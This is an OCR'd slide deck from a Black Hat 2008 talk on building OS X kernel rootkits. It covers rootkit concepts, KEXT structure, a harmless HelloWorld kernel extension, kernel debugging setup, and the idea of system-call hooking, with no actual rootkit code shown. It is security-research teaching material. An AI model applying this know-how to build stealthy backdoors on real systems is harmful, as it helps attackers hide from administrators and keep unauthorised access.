iRK:

Crafting OS X Kernel Rootkits

Black Hat USA 08 — LAS VEGAS, NV

PRAETORIAN GLOBAL™

August 6, 2008

BACKGROUND

1

What is a rootkit?

What it is not

- Not a “root exploit”
  - “I can’t believe they call xyz a ‘rootkit’… what’s the point if you already have root?”
  - Rootkits don’t give you root if you didn’t already have it (At some point)
  - Usually combined with an exploit of some kind
  - Generally requires root access

What is a rootkit? - 2

What it (often) is:

- Access Retention – “Backdoor”
  - Without relying on the way we got in
  - For example, even after the original vulnerability has been patched.
- Stealth
  - We want to hide our presence from wily administrators
    - Files, Processes, Ports, etc.
- Other “special” functionality
  - Keyboard logging, packet capturing, etc.

Types of Rootkits

Userland rootkit:

- As name suggests, made up of userland programs
- Often, collection of trojaned versions of popular binaries which overwrite originals to hide attacker's presence
  - ps, top, netstat, ls, md5sum, etc.
  - Relatively easy to write (Source available for most utilities)
    - Edit, recompile…
  - Relatively easy to detect
    - Clean binaries will show correct information
- Could also modify original binary behavior at runtime

Types of Rootkits - 2

Kernel mode rootkit (What we're going to focus on)

- Hides presence by modifying running kernel
- More powerful
  - Userland programs obtain information from kernel
    - This includes rootkit detection programs
    - We can modify that information before it's returned
  - Kernel runs at highest privilege level
    - Direct access to hardware, network, etc.
    - If detection code also runs in kernel, it's a race
- More 1337er (Or something)

Why OS X?

- Popular
  - TODO: Fill in market share info
- Becoming larger target for attack
  - Published Shellcoding techniques
  - Published RCE techniques
  - …
- Not much public information on rootkit design specifically around OS X
  - There are other OS X rootkits though, several userland and at least one kernel mode (WeaponX)

OS X Kernel “XNU”


“Based on Mach”

- Mach 3.0 – Developed by Carnegie Mellon University
  - Microkernel
    - Only lowest level of access needed runs in kernel space
      - Virtual Memory, Hardware access, IPC, etc.
    - The rest runs as userland “servers”
      - Networking, filesystems, etc.
    - Performance issues

OS X Kernel “XNU” - 2

“Based on BSD”

- FreeBSD 5.x
  - Traditional monolithic kernel
    - OS Services run in kernel mode / address space
      - Drivers, network, file systems, memory management, etc.



Co-Location of Mach and BSD in XNU Kernel

Extending XNU

Kernel Extensions (KEXT)

- Dynamically loadable modules for extending the kernel
  - Much like Linux's Loadable Kernel Modules (LKM)
  - or FreeBSD's Dynamic Kernel Linking Facility (KLD)

- Needed for the OS to allow addition of low level facilities without kernel recompilation
  - Device drivers, File systems, etc.

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Basic KEXT Anatomy

Typical KEXT “file” is actually a directory with multiple files

- Info.plist
    - XML “Property List” file that specifies meta data for KEXT

- Compiled kernel module code

- InfoPlist.strings
    - “Localized versions of Info.plist keys”


Info.plist

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
            <key>CFBundleDevelopmentRegion</key>
            <string>English</string>
            <key>CFBundleExecutable</key>
            <string>kern_control</string>
            <key>CFBundleIdentifier</key>
            <string>com.yourcompany.kext.kern_control</string>
            <key>CFBundleInfoDictionaryVersion</key>
            <string>6.0</string>
            <key>CFBundleName</key>
            <string>kern_control</string>
            <key>CFBundlePackageType</key>
            <string>KEXT</string>
            <key>CFBundleSignature</key>
            <string>????</string>
            <key>CFBundleVersion</key>
            <string>1.0.0d1</string>
            <key>OSBundleLibraries</key>
            <dict>
                        <key>com.apple.kernel</key>
                        <string>9.2.2</string>
            </dict>
</dict>
</plist>
```


Basic KEXT Development

Standard method for introducing code into running kernel


- Requires Xcode
  - Xcode creates a simple template for a new KEXT
    - Main .c file – Starting place for code
    - Info.plist – Meta data
    - .xcodeproj directory – Project settings directory
      - Project.pbxproj – File where project name is specified, entry and exit points, etc.
      - Other project related files
- HelloWorld.kext development walkthrough


Xcode File Edit View Project Build Run Design SCM Window Help
New Project... ⇧⌘N
New File... ⌘N
Open... ⌘O
Open Quickly... ⇧⌘D
Open Recent File
Open Recent Project
Get Info ⌘I
Close Window ⌘W
Close Current File ⇧⌘W
Save ⌘S
Save As... ⇧⌘S
Revert to Saved ⌘U
Make Snapshot ^⌘S
Snapshots
Print... ⌘P

New Project



New Kernel Extension



Project explorer for new project

HelloWorld.c

```
#include <mach/mach_types.h>

kern_return_t HelloWorld_start (kmod_info_t * ki, void * d) {
        return KERN_SUCCESS;
}

kern_return_t HelloWorld_stop (kmod_info_t * ki, void * d) {
        return KERN_SUCCESS;
}
```

HelloWorld.c

```
#include <mach/mach_types.h>

kern_return_t HelloWorld_start (kmod_info_t * ki, void * d) {
        return KERN_SUCCESS;
}

kern_return_t HelloWorld_stop (kmod_info_t * ki, void * d) {
        return KERN_SUCCESS;
}
```

Module Entry Function

SECTION:

BACKGROUND 1

HelloWorld.c

```
#include <mach/mach_types.h>

kern_return_t HelloWorld_start (kmod_info_t * ki, void * d) {
        return KERN_SUCCESS;
}

kern_return_t HelloWorld_stop (kmod_info_t * ki, void * d) {
        return KERN_SUCCESS;
}
```

Module Exit Function

HelloWorld.c

```
#include <mach/mach_types.h>

void HelloWorld_printHello() {
        printf("Hello World\n");
}

kern_return_t HelloWorld_start (kmod_info_t * ki, void * d) {
        HelloWorld_printHello();
        return KERN_SUCCESS;
}

kern_return_t HelloWorld_stop (kmod_info_t * ki, void * d) {
        return KERN_SUCCESS;
}
```

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BACKGROUND 1

Edit Info.plist - OSBundleLibraries for minimum kernel version required

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
…
        <key>OSBundleLibraries</key>
        <dict>
                <key>com.apple.kernel</key>
                <string>9.2.2</string>
        </dict>
</dict>
</plist>
```

Build and Test (GUI or CLI)

```
hawt:HelloWorld x30n$ xcodebuild -configuration Debug
=== BUILDING NATIVE TARGET HelloWorld WITH CONFIGURATION Debug
===

Checking Dependencies...
** BUILD SUCCEEDED **
hawt:HelloWorld x30n$ cd build/Debug/
hawt:Debug x30n$ sudo chown -R root:wheel HelloWorld.kext/
hawt:Debug x30n$ sudo chmod 755 HelloWorld.kext/
hawt:Debug x30n$ sudo kextload HelloWorld.kext
kextload: HelloWorld.kext loaded successfully
hawt:Debug x30n$ sudo dmesg |tail –n 1
Hello World
```

Kernel Debugging

When playing around in kernel space, especially with less than documented kernel “features”, *things will go wrong!*

- Debugging live kernel with gdb
  - Performed using two OS X computers
    - Debug host and debug target
    - Directly connected via same physical network
    - Feasible to debug from non OS X host, but not trivial
  - Target kernel is temporarily halted (Along with all other processes)
  - Remote debugger can continue...

Kernel Debugging - 2

- See [1] Page 141 for further information / cautions
- Setup your debug target
  - Set debug flags in Open Firmware
    - Hold down Command-Option-O-F at boot to enter Open Firmware
    - `printenv boot-args`
    - `setenv boot-args original_contents debug=0x4`
  - Alternatively, from OS X command line
    - `sudo nvram printenv boot-args`
    - `sudo nvram setenv boot-args=“original_contents debug=0x4”`

SECTION:

BACKGROUND 1

Symbolic Name	Flag	Meaning
DB_HALT	0x01	Halt at boot-time and wait for debugger attach
DB_PRT	0x02	Send kernel debugging printf output to console
DB_NMI	0x04	Drop into debugger on NMI - Command-Power, interrupt switch, Command-Option-Control-Shift-Escape… (Depends on machine)
DB_KPRT	0x08	Send kernel debugging kprintf output to serial port
KB_KDB	0x10	Make ddb (kdb) default debugger (requires custom kernel)
DB_SLOG	0x20	Output certain diagnostic info to system log
DB_ARP	0x40	Allow debugger to ARP and route – Not avail in all kernels
DB_KDP_BP_DIS	0x80	Support old versions of gdb on newer systems
DB_LOG_PI_SCRN	0x100	Disable graphical panic dialog

Possible Debug Flags (Debug flags are determined by ANDing debug value against possible flags)

Kernel Debugging - 3

- Setup your debug host
  - Download and mount Kernel Debug Kit for target kernel
    - http://developer.apple.com/sdk/
  - Set static ARP entry for debug target
    - `$ sudo arp -s 10.1.13.10 00:14:c8:fb:9a:94`
  - Start gdb against Kernel Debug Kit included kernel
    - `$ gdb /Volumes/KernelDebugKit/mach_kernel`
  - Set debug target type
    - `(gdb) target remote-kdp`

Kernel Debugging - 4

- Drop into debugger from target host
  - Generate NMI (Non-Maskable Interrupt)
    - (OS X >= 10.1.2) If DB_NMI debug flag set - Press power button quickly

- Attach debugger to target host
  - `(gdb) attach 10.1.13.10`

HOOKING


2

Hooking


Modifies control flow to execute user’s code in addition to or instead of original

- Can be used to filter data (input or output), extend functionality, etc.

- Example:
  - Function A generally calls Function B to perform some task
  - User hijacks call to Function B, executing it’s own code on the supplied data, then passes data on to Function B
- Illustrated:



Function A calls Function B




Hook Installed

System Call Hooking

System call interface is primary mechanism used by applications to request service from the kernel

- Because of this, syscall hooking is very powerful
  - User applications rely on the information returned from system calls
  - Common syscall hooking targets:
    - read(), write(), execve(), getdirentries()
  - Most publically available rootkits utilize this technique to some extent
    - WeaponX primarily uses this technique for its functionality



Typical System Call

